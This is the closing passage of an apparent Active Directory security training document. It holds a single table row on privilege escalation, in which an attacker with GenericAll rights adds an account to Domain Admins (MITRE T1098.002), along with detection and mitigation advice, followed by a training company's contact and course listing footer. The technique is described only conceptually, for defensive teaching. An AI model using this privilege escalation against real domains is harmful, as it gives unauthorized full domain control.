| Adding Users to Domain Admins | T1098.002 – Account Manipulation: Domain Account | Attackers with Generic ALL can add themselves or another account to the Domain Admins group, granting full control over the domain. | <ul style="list-style-type: none">Monitor changes to group memberships, especially sensitive groups like Domain Admins.Enable event logging for group changes in Active Directory. | <ul style="list-style-type: none">Limit access to modify group memberships.Enable just-in-time (JIT) administration for critical roles.Use MFA for high-privilege accounts and role modifications. |

FOLLOW US ON *social media*



TWITTER



DISCORD



GITHUB



LINKEDIN

CONTACT US
FOR MORE DETAILS

+91 95993-87841

www.ignitetechologies.in

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


Ethical Hacking

Bug Bounty

Network Security Essentials

Network Pentest

Wireless Pentest



ADVANCED

Burp Suite Pro

Web Services-API

Pro Infrastructure VAPT

Computer Forensics

Android Pentest

Advanced Metasploit

CTF



EXPERT

Red Team Operation

Privilege Escalation

- APT's - MITRE Attack Tactics
- Active Directory Attack
- MSSQL Security Assessment

Windows

Linux

